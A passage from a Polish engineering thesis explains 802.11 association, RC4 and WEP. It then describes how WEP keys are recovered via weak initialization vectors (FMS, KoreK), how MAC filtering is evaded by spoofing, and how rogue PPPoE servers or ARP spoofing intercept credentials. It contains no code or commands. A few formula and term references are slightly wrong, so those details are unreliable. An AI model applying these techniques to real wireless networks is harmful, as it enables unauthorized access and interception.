Procedura łączenia się stacji bezprzewodowych (lub stacji bezprzewodowej do AP) składa się z trzech głównych etapów. Pierwszym z nich jest próbkowanie (ang. *Probe*), które polega na wyszukiwaniu dostępnych sieci bezprzewodowych w zasięgu danego urządzenia. Proces próbkowania rozpoczyna się od wysłania przez stację bezprzewodową ramki żądania (ang. *Probe Request*) na każdym dostępnym kanale częstotliwości. Ramka ta przenosi informację o SSID sieci WLAN, z którą stacja bezprzewodowa została skonfigurowana do współpracy. Dodatkowo, zawarte w niej są informację o obsługiwanych prędkościach transmisji danych. Ramka żądania wysyłana jest z najniższą możliwą prędkością 1 Mb/s.

Punkt dostępu (lub stacja bezprzewodowa w trybie IBSS), po zweryfikowaniu prawidłowości ramki żądania za pomocą sekwencji FCS (ang. *Frame Check Sequence*), wysyła ramkę odpowiedzi na żądanie (ang. *Probe Response*), która zawiera informacje dotyczące warstwy fizycznej własnej sieci oraz informacje umożliwiające przyszłą synchronizację.

Po otrzymaniu powyższej ramki, stacja kliencka ustala siłę sygnału punktu dostępowego. W przypadku, gdy w obszarze o wystarczająco małym promieniu znajdą się dwie sieci (dwa AP) o tym samym identyfikatorze SSID, stacja bezprzewodowa dokonuje wyboru, z którą się połączy. Głównymi kryteriami takiego wyboru są: poziom sygnału oraz obsługiwane prędkości danych. Producenci sprzętu mają jednak możliwość ustalenia własnego kryterium, co przewiduje standard 802.11.

Kolejnym etapem łączenia się stacji bezprzewodowych jest uwierzytelnianie (ang. *Authentication*). Jest to proces, który ma na celu zapewnienie dostępu do sieci wyłącznie autoryzowanym klientom. Tematyka ta zostanie szeroko przeanalizowana w kolejnych czterech rozdziałach niniejszej pracy dyplomowej.

Ostatnim z omawianych etapów jest proces skojarzenia (ang. *Association*) stacji bezprzewodowej z punktem dostępowym. Polega on na przydzieleniu klientowi sieci logicznego portu lub identyfikatora AID (ang. *Association Identifier*). Proces skojarzenia inicjuje stacja bezprzewodowa wysłaniem ramki ASSOCIATION REQUEST, a kończy punkt dostępowy wysyłając ramkę ASSOCIATION RESPONSE.

4. Aspekty bezpieczeństwa wg standardu IEEE 802.11

Standard IEEE 802.11 definiuje sposoby zapewnienia bezpieczeństwa bezprzewodowego w warstwie łącza danych. Jednak już na wstępie rozważań należy zauważyć, iż są to zabezpieczenia związane z autoryzacją dostępu, poufnością przesyłanych informacji oraz ich integralnością. Bardzo ważnym, a zarazem dość trudnym do zrealizowania aspektem jest zapewnienie odpowiedniego bezpieczeństwa w warstwie fizycznej. Związane jest to z charakterem medium transmisyjnego, jakim jest środowisko bezprzewodowe. Transmisja między urządzeniami sieciowymi odbywa się za pomocą fal radiowych, zatem dostęp do transmitowanych danych ma każdy, kto znajdzie się w zasięgu punktu dystrybucyjnego sieci lub wybranej stacji bezprzewodowej.

Bezpośrednio z charakterem warstwy fizycznej związane są możliwości stosunkowo łatwego przeprowadzania ataków typu DoS (ang. *Denial Of Service*), polegające na doprowadzeniu urządzenia nadawczego lub medium transmisyjnego do stanu nasycenia, w którym następuje odmowa dostępu do usługi. W przypadku sieci WLAN mowa oczywiście o zakłócaniu częstotliwości, na których pracuje dana sieć bezprzewodowa. Kwestię tę potęguje fakt, że omawiane pasma częstotliwości nie są licencjonowane i w rzeczywistości każdy może z nich korzystać w dowolny sposób nie przekraczając określonych norm. Żadnym problemem, w dobie dzisiejszego rozwoju nauki oraz techniki, jest skonstruowanie generatora sygnałowego pracującego w jednym z pasm wykorzystywanych przez sieci WLAN przy niskim nakładzie kosztów. Dysponując odpowiednią mocą wypromieniowywaną w kierunku nadajnika omawianej sieci, można skutecznie unieruchomić transmisję, a w najlepszym przypadku spowodować niestabilną jej pracę (zauważalną np. w warstwie sieciowej jako zwiększone opóźnienie przesyłanych pakietów). Problemy te są oczywiste i praktycznie

nie ma od nich żadnej ucieczki poza ekranowaniem obszarów, na których funkcjonują sieci bezprzewodowe, co ogranicza zasięg i działanie tych sieci.

4.1. Mechanizmy uwierzytelniania


Standard 802.11 definiuje dwa mechanizmy uwierzytelnia klientów sieci bezprzewodowych WLAN: otwarte oraz z kluczem współdzielonym. Producenci jednak dodatkowo implementują w swoich urządzeniach trzecie opcjonalne rozwiązanie, polegające na weryfikacji adresu fizycznego MAC urządzenia, które próbuje uzyskać dostęp do sieci.

Uwierzytelnianie otwarte (ang. *Open Authentication*) polega na akceptowaniu przez punkt dostępowy żądań uwierzytelnienia od dowolnego klienta (Rys. 4.1). Oznacza to oczywiście całkowity brak kontroli dostępu do sieci. Taka metoda uwierzytelniania umożliwia jednak uzyskiwanie szybkiego dostępu do sieci WLAN przez urządzenia. Mogłaby zostać wykorzystana w czujnikach umieszczanych w określonych miejscach, wymagających prostej konstrukcji, niewielkich rozmiarów oraz niewielkiego poboru mocy. Jednak bardzo często wykorzystuje się ją we wszystkich omawianych w punkcie 4 topologiach z powodu niewiedzy lub w połączeniu z całkowitym brakiem szyfrowania. Jednak przy współpracy z algorytmem WEP (ang. *Wired Equivalent Privacy*) jest ona pewnego rodzaju mechanizmem zabezpieczenia dostępu do sieci, gdyż uniemożliwia transmisję danych bez znajomości kluczy sieciowych.


Uwierzytelnianie z kluczem współdzielonym (ang. *Shared-Key Authentication*) wymaga od punktu dostępowego i stacji klienckich załączonego szyfrowania WEP oraz pasujących do siebie kluczy (Rys. 4.2). Proces uwierzytelniania rozpoczyna się w momencie wysłania przez klienta żądania uwierzytelnienia w trybie z kluczem współdzielonym. Punkt dostępowy następnie odpowiada ramką wezwania, która zawiera jawny tekst. Następnie klient szyfruje tekst wezwanie algorytmem WEP i odsyła do punktu dostępowego. Jeśli AP jest w stanie deszyfrować tekst wezwania –

oznacza to, że klient zna poprawny klucz dostępu do sieci i dzięki temu może uzyskać do niej dostęp.


Opcjonalna weryfikacja adresu fizycznego MAC klientów (Rys. 4.3), próbujących skojarzyć się z siecią bezprzewodową, polega na sprawdzaniu istnienia omawianego adresu na tzw. liście kontroli dostępu ACL (ang. *Access Control List*). Taka lista może być umieszczona lokalnie na urządzeniu dystrybucyjnym lub na poza nim (zewnętrzny serwer uwierzytelniający np. RADIUS). Weryfikacja adresu MAC może być stosowana łącznie z poprzednimi dwoma metodami uwierzytelniania. Jest jednak dość uciążliwa dla administratorów sieci bezprzewodowych z uwagi na konieczność częstego wprowadzania na niej zmian.



Rys. 4.1. Procedura uwierzytelniania otwartego



Rys. 4.2. Procedura uwierzytelniania z kluczem współdzielonym



Rys.4.3. Weryfikacja adresu fizycznego MAC w procedurze skojarzenia

4.2. Mechanizmy szyfrowania oraz integralności danych

Szyfrowanie transmisji danych ma na celu uniemożliwienie nieupoważnionym jednostkom wglądu do przesyłanych informacji. Od strony kryptograficznej – szyfrowanie to zastosowanie algorytmów, które nadają transmisji danych przypadkowy wygląd. Standard 802.11 przewiduje wykorzystanie tzw. szyfrów strumieniowych z wektorami inicjacyjnymi IV (ang. *Initialization Vector*) do zapewnienia poufności transmisji danych.

Szyfry strumieniowe generują ciągły strumień klucza (ang. *Key Stream*), który w rzeczywistości oparty jest o wartość klucza. Następnie strumień klucza mieszany jest z danymi wejściowymi albo jawnym tekstem co w wyniku daje szyfrogram (ang. *Ciphertext*). Szyfry strumieniowe nie wymagają dużych mocy obliczeniowych procesorów, ponieważ ich algorytmy są bardzo proste i szybkie. Podstawową metodą wykorzystywaną w omawianym typie szyfrów jest algorytm RC4.


4.2.1. Algorytm RC4

Algorytm RC4 został opracowany w 1987 roku przez Rona Rivesta i do 1994 roku był powszechnie wykorzystywany jako szyfr strumieniowy w wielu metodach szyfrowania. Wykorzystuje on dwa algorytmy: algorytm zarządzania kluczami KSA (ang. *Key Shedulling Algorithm*) oraz pseudo-losowy algorytm PRGA (ang. *Pseudo-Random Generation Algorithm*) [7]. RC4 zawiera ukryte wewnętrzne stany, które składają się z permutacji (wszystkich możliwych kombinacji) dla *n*-bitowego słowa


kodowego. Stany te umieszczone są w tablicy S. W praktycznych zastosowaniach n=8 co daje $N=2^8$=256-elementową tablicę S.

Algorytm zarządzania kluczami KSA (Rys. 4.4) wykonuje N iteracji. Ma on za zadanie inicjalizację stanu początkowego tablicy S polegającą na przypisaniu kolejnej wartości i wzdłuż całej tablicy oraz zwiększeniu wartości j o sumę elementu $S[i]$ i kolejnego spośród słów klucza K. Kolejne słowo klucza K określane jest jako wynik dzielenia $i \ mod \ l$, gdzie l to długość klucza.

Algorytm PRGA (Rys. 4.5) inicjalizuje dwie wartości i oraz j ze stanem początkowym o wartości 0. Następnie wykonuje ciągłą pętlę, powtarzając cztery proste operacje: inkrementacja i jako licznika, pseudolosowa inkrementacja j, zamiana miejscami elementów tablicy $S[i]$ i $S[j]$ oraz przekazanie wyniku operacji (strumień klucza) jako sumę modulo N elementów $S[i]$ i $S[j]$. W efekcie każdy element tablicy S jest zmieniany raz na N iteracji pętli.



Rys. 4.4. Algorytm zarządzania kluczem KSA



Rys. 4.5. Algorytm pseudolosowej generacji PRGA


4.2.2. Algorytm WEP

W myśl omawianego standardu IEEE 802.11, poufność danych zapewnia algorytm WEP (ang. *Wired Equivalent Privacy*), którego nazwa została dość niefortunnie dobrana w odniesieniu do możliwości jakie oferuje. Algorytm ten opiera się na omawianej w punkcie 4.2 metodzie szyfrowania RC4 z n=8. Należy do rodziny symetrycznych szyfrów, których natura wymaga aby dwa urządzenia komunikujące się między sobą miały statycznie zainstalowane (skonfigurowane) identyczne klucze WEP. W pierwszej wersji standardu klucz WEP przewidziany został jako 40-bitowe słowo jednak producenci sprzętu otrzymali możliwość zwiększenia tej liczby do 104 bitów (tzw. WEP2). W konfiguracji programowej urządzeń zgodnych z omawianym standardem zauważyć można, iż klucz szyfrujący opisany jest jako 64- lub 128-bitowy. Jest to pewnego rodzaju chwyt marketingowy, który po części charakteryzuje się zgodnością z sytuacją rzeczywistą. Do klucza 40- lub 104-bitowego, który użytkownik wpisuje ręcznie zazwyczaj w formacie znakowym (5 znaków) lub szesnastkowym (10 znaków), doklejany jest na początku wektor inicjacyjny IV o długości 24 bitów. Następnie złożenie IV oraz klucza jest przekazywane do mechanizmu zarządzania kluczem KSA jako wartość K omawiana w punkcie 4.2.

Wektor inicjacyjny IV to inkrementowana (lub losowa) wartość binarna, która nie pozwala na dopuszczenie do sytuacji, kiedy jedna treść szyfrowana dwukrotnie ma taki sam strumień klucza. Aby uniknąć powyższej sytuacji, IV powinien być inny dla każdej transmitowanej ramki. W przeciwnym wypadku występuje tzw. kolizja wektorów IV, która daje możliwość odgadnięcia jawnego tekstu poprzez znalezienie


podobieństw w informacji zaszyfrowanej. W chwili obecnej produkowane urządzenia wspierają inkrementację (lub pseudo-losową generację) wektora IV dla każdej przesyłanej ramki a kolizja występuje raz na 2^{24} ramek.

Szyfrowanie WEP stosowane jest wyłącznie w ramkach danych i dotyczy jedynie dwóch pól ramki: zawartość ramki oraz ICV (ang. *Integrity Check Value*). Pierwsze z nich przenosi dane użytkownika natomiast drugie jest dodatkiem do sekwencji FCS, sprawdzającej ramkę. ICV ma zadanie zapewnić integralność przesyłanej ramki czyli potwierdzenie, że podczas transmisji nie została ona zmieniona lub uszkodzona (Rys. 4.6). Jest ona obliczana za pomocą funkcji CRC-32 na podstawie wszystkich pól w ramce.




Rys. 4.6. Proces dołączania wartości ICV do fragmentu ramki

Proces szyfrowania za pomocą algorytmu WEP przedstawiono na rysunku 4.7. Ramka danych z jawnym tekstem w fazie początkowej podlega fragmentacji a następnie procesowi dołączania ICV. Otrzymany wynik poddawany jest operacji XOR (ang. *Exclusive OR*) ze strumieniem klucza, wygenerowanym przez algorytm RC4 na podstawie złożenia klucza ICV z kluczem WEP. W ostatnim kroku, przed zaszyfrowany fragment ramki z ICV doklejany jest wektor inicjacyjny IV w postaci jawnego tekstu. Tak przygotowana ramka danych jest gotowa do transmisji przez medium.



Rys.4.7. Proces szyfrowania WEP

Deszyfrowanie WEP zostało przedstawione na rysunku 4.8. Na podstawie IV z otrzymanego fragmentu ramki oraz statycznie skonfigurowanego klucza WEP, obliczany jest strumień klucza za pomocą algorytmu RC4. Następnie strumień klucza zostaje poddany operacji XOR na fragmencie zaszyfrowanej ramki. W wyniku powstaje fragment ramki z jawnym tekstem oraz wartością ICV. Kolejno następuje sprawdzenie integralności ramki procedurą ICV (obliczenie CRC-32 dla wszystkich elementów ramki oraz porównanie z rozszyfrowanym ICV) oraz wyodrębnienie fragmentu ramki z tekstem jawnym lub odrzucenie całej zawartości.



Rys. 4.8. Proces deszyfrowania WEP

Algorytm WEP opracowano z myślą o niewielkich mocach obliczeniowych procesorów, potrzebnych do jego wydajnego funkcjonowania, które były ogólnodostępne w latach 90-tych XX wieku. Jednak, jak wkrótce okazało się, gwałtowny rozwój technologii mikroprocesorowej doprowadził do szybkiego wzrostu szybkości ich taktowania oraz miniaturyzacji i redukcji poboru mocy.

5. Analiza zabezpieczeń 802.11

Już od dawna wiadomo, że metody zapewnienia bezpiecznego uwierzytelniania oraz poufności definiowane przez standard 802.11 są niewystarczające. Wielu badaczy kryptografii, hakerów a nawet amatorów udowodniło, że zabezpieczeń tych nie powinno stosować się w praktyce gdyż narażają one użytkowników sieci bezprzewodowych na kradzież lub modyfikację przesyłanych danych. Niestety wielu spośród administratorów sieci bezprzewodowych uważa, że lepsze są jakiekolwiek zabezpieczenia niż żadne. Jest to oczywiście prawda, jednak w niniejszym rozdziale przedstawione zostaną metody, za pomocą których w bardzo krótkim czasie (rzędu kilku minut) można złamać algorytm WEP oraz oferowane przez 802.11 metody uwierzytelniania. W konsekwencji – sieci tak zabezpieczone zachowują się jak otwarte na pełny dostęp. Zdecydowaną większość potrzebnych materiałów oraz rozwiązań znaleźć można w zasobach Internetu, niestety bez odpowiedniego zaplecza teoretycznego.

5.1. Uwierzytelnianie otwarte 802.11

Uwierzytelnianie otwarte nie daje punktowi dostępowemu żadnej możliwości ustalenia, czy łącząca się stacja bezprzewodowa ma prawo korzystać z sieci czy też nie.

Autoryzację oraz skojarzenie z siecią otrzyma każdy, kto tego zażąda. Administratorzy większych sieci bezprzewodowych używają tego trybu uwierzytelniania w połączeniu z brakiem szyfrowania WEP z uwagi na większą wydajność sieci i mniej problemów z konfiguracją w przypadku klientów.

Problem autoryzacji rozwiązywany jest w tym przypadku przy pomocy np. protokołu PPPoE (ang. *Point-to-Point Protocol over Ethernet*), który umożliwia enkapsulację standardowego protokołu TCP/IP w ramki PPPoE warstwy łącza danych. Autoryzacja użytkownika w sieci polega na podaniu nazwy użytkownika oraz hasła podobnie jak w połączeniu modemowym lub DSL. Metoda ta jednak, w przypadku PPPoE, posiada wadę, która praktycznie dyskwalifikuje ją całkowicie. Wystarczy, że nieautoryzowany użytkownik sieci uruchomi u siebie serwer usługi PPPoE, a wszyscy użytkownicy, których czas opóźnienia w transmisji jest krótszy do niego niż do właściwego serwera, połączą się z fałszywym serwerem PPPoE. W takim przypadku odpowiednio spreparowany fałszywy serwer jest w stanie przejąć informacje autoryzacyjne od autoryzowanych klientów. Dodatkowo, nieautoryzowany klient może wysyłać sztucznie spreparowane ramki protokołu PPPoE do aktualnie podłączonych użytkowników powodując ich rozłączenie z siecią na poziomie PPPoE.

Innym, ciekawszym rozwiązaniem problemu otwartego uwierzytelniania 802.11 jest używanie technik VPN (ang. *Virtual Private Network*). Polegają one na tworzeniu wirtualnych połączeń w ramach istniejącego już połączenia np. w ramach protokołu IP oraz szyfrowaniu i kapsułkowaniu tego protokołu wewnątrz połączenia. Jednak w takim przypadku ważne jest, aby do szyfrowania oraz weryfikacji tożsamości używać tajnych certyfikatów cyfrowych po obu stronach transmisji. Wszystko po to, aby klient sieci mógł zweryfikować tożsamość serwera, do którego się łączy oraz serwer mógł sprawdzić tożsamość klienta próbującego uzyskać dostęp do sieci. VPN jest mechanizmem warstwy trzeciej zatem musi istnieć logiczne połączenie między hostem a serwerem. Połączenie takie może zostać w bardzo łatwy sposób przechwycone przy wykorzystaniu metody *Man In The Middle*, polegającej na fałszowaniu odpowiedzi ARP (ang. *Address Resolution Protocol*). Jednym ze sposobów uchronienia się przed tego rodzaju atakiem jest statyczna konfiguracja tablicy ARP na wszystkich urządzeniach w sieci. Omawiana metoda należy jednak do aspektów warstwy trzeciej dlatego dalsze rozważania na jej temat nie będą prowadzone w niniejszej pracy dyplomowej.

5.2. Uwierzytelnianie z kluczem współdzielonym

Uwierzytelnianie z kluczem współdzielonym (ang. *Shared Key Authentication*) wymaga, aby do szyfrowania tekstu wezwania (ang. *Challenge Text*) algorytmem WEP klient używał identycznego klucza jak punkt dostępowy. Ponieważ tekst wezwania wysyłany jest w postaci jawnej, istnieje możliwość przechwycenia go a następnie przechwycenia zaszyfrowanej odpowiedzi na niego. Wykonanie operacji XOR na tych dwóch elementach da w rezultacie strumień klucza, który może zostać wykorzystany do deszyfrowania ramek pasujących rozmiarem do strumienia klucza przy założeniu, że wektor inicjacyjny jest taki sam w ramkach. Jak stwierdzono wcześniej, większość producentów sprzętu implementuje jednak inkrementację lub pseudolosowość IV, co między innymi zapobiega takim sytuacjom.

Punkty dostępowe, które wysyłają statycznie określony tekst wezwania przy uwierzytelnianiu z kluczem współdzielonym, narażone są dodatkowo na bardzo niebezpieczną sytuację. Nieautoryzowana stacja bezprzewodowa może przechwycić zaszyfrowaną odpowiedź na tekst wezwania od autoryzowanego klienta a następnie wykorzystać ją do fałszywego uwierzytelnienia. W sytuacji takiej AP odbierając zaszyfrowaną odpowiedź od nieautoryzowanego klienta, pozytywnie weryfikuje ją a następnie zezwala na autoryzację i otwiera logiczny port dla niego. Również w takim przypadku producenci sprzętu znaleźli rozwiązanie zaczerpnięte z inkrementacji IV. W punktach dostępowych wybranych producentów zaimplementowano pseudolosową generację tekstu wezwania, przeprowadzaną dla każdego klienta próbującego uzyskać dostęp do sieci bezprzewodowej z załączonym uwierzytelnianiem z kluczem współdzielonym. Zabezpiecza ona sieć przed aktywnymi oraz inwazyjnymi atakami takimi jak wstrzykiwanie pakietów ARP, które zostanie omówione w dalszej części niniejszego rozdziału.

5.3. Weryfikacja adresów fizycznych MAC

Weryfikacja adresów fizycznych MAC opiera się na zapisaniu do listy dostępu adresów MAC, dopuszczonych do komunikacji w sieci. Fizyczne adresy źródłowe oraz docelowe przesyłane są we wszystkich rodzajach ramek 802.11 za pomocą tekstu jawnego. Przy użyciu narzędzi typu *airodump-ng,* dysponując odpowiednią anteną oraz

będąc w odpowiednim punkcie sieci bezprzewodowej, można zidentyfikować wszystkie stacje bezprzewodowe aktualnie skojarzone z punktem dostępowym pod względem adresów MAC.

Podmiana własnego adresu MAC karty sieciowej oferowana jest na większości obecnie produkowanych kart bezprzewodowych. Teoretycznie odbywa się ona poprzez zastąpienie adresu UAA (ang. *Universally Administered Address*) adresem LAA (ang. *Locally Administered Address*). Pierwszy z nich to adres trwale zapisany w pamięci ROM karty bezprzewodowej przez producenta. W praktyce, w systemach rodziny Microsoft Windows wystarczy odpowiednia aplikacja (np. MAC Make-Up), która przy pomocy interfejsu GUI (ang. *Graphic User Interface*) kilkoma kliknięciami może podmienić adres MAC. W systemach opartych o dowolną dystrybucję Linux, podmiana MAC odbywa się za pomocą jednej linijki tekstu wykonanej w terminalu, który został uruchomiony z prawami użytkownika *root*. Weryfikacja adresów fizycznych MAC na AP nie jest przeszkodą dla włamywaczy, a jedynie dla osób, które nie posiadają podstawowej wiedzy o sieciach WLAN.

5.4. Algorytm WEP

Historia ujawniania wad algorytmu WEP rozpoczęła się w 2001 roku w momencie opublikowania artykułu trzech kryptografów: Scotta Fluhrera (Cisco Systems, USA), Itsika Mantina (Computer Science department, Israel) oraz Adiego Shamira (Computer Science department, Israel), którzy znani są pod inicjałami FMS. Opisali oni poważne podatności algorytmu RC4 na dwa rodzaje ataków kryptograficznych [7]:

a) atak na niezmienność klucza szyfrującego K;
b) atak ze znanym wektorem IV.

Oba z tych ataków wykorzystują fakt, że dla niektórych wartości klucza K początkowe bajty strumienia klucza mogą być zależne jedynie od kilku bitów klucza K. Wcześniej teoretycznie oszacowano, że każdy następny bit strumienia klucza powinien różnić się od poprzedniego z prawdopodobieństwem 0.5. Wywnioskować z tego faktu można, że skoro klucz szyfrujący tworzony jest poprzez konkatenację (proste sklejenie, połączenie bloków) IV z kluczem K to dla niektórych wartości IV istnieją tzw. klucze słabe, co w efekcie otwiera możliwość do statystycznej ich analizy. Spośród dwóch

wymienionych metod, od roku 2001 badana i udoskonalana jest metoda ataku wykorzystująca znajomość wektora inicjacyjnego IV, który przesyłany jest tekstem jawnym. Składa się ona z trzech etapów. W pierwszych dwóch ujawniane są trzy pierwsze słowa kodowe klucza *K* natomiast w trzecim, za pomocą iteracji, znajdowane są pozostałe słowa. Znajdowanie bitów poszczególnych słów kodowych wymaga dokonania dwóch poniższych założeń:

a) $S_I[1] + S_I[S_I[1]] = I + B$

b) $S_I[1] < I$

gdzie:

I – indeks kolejnego słowa kodowego IV,
B – indeks kolejnego słowa kodowego klucza *K*.

$$Out = S_{I+B-1}[j_{I+B}] = S_{I+B-1}[j_{I+B-1}] + K[B] + S_{I+B-1}[I + B] \tag{5.1}$$

Z prawdopodobieństwem 0.05 oszacować można *B*-te słowo klucza *K*[*B*] na podstawie wzoru 5.1. Aby zwiększyć prawdopodobieństwo sukcesu do ponad 0.5, wystarczy znaleźć około 60 słabych wektorów inicjacyjnych IV, składających się z 3-bitowych słów kodowych, z których każde ustala się za pomocą zależności 4.2.

$$[A + 3, N - 1, X] \tag{5.2}$$

gdzie:

A – ilość znanych już słów kodowych klucza (początkowo 0),
$X = S_i[1]$ – pierwszy bit *i*-tej permutacji słowa kodowego w tablicy *S*.

Liczba pakietów danych potrzebna do przeprowadzenia ataku powyższą metodą waha się między 4 a 6 milionów. W przypadku sieci bezprzewodowych o dużym natężeniu ruchu, jest ona do osiągnięcia w kilka do kilkunastu godzin w zależności od technologii warstwy fizycznej zastosowanej w danej sieci. Technika FMS uwzględnia w

obliczeniach tylko pierwszy bajt wyniku RC4. W lutym 2002 roku Dawid Hulton (pseudonim h1kari) zmodyfikował ją tak, aby uwzględniała również kolejne bajty tego wyniku, co dwa lata później (sierpień 2004) wykorzystał haker o pseudonimie KoreK. Uogólnił on atak FMS korzystający z optymalizacji h1kariego, co w rezultacie zmniejszyło znacznie liczbę pakietów potrzebnych do wyznaczenia bajtów klucza do około 0.5-2 milionów.

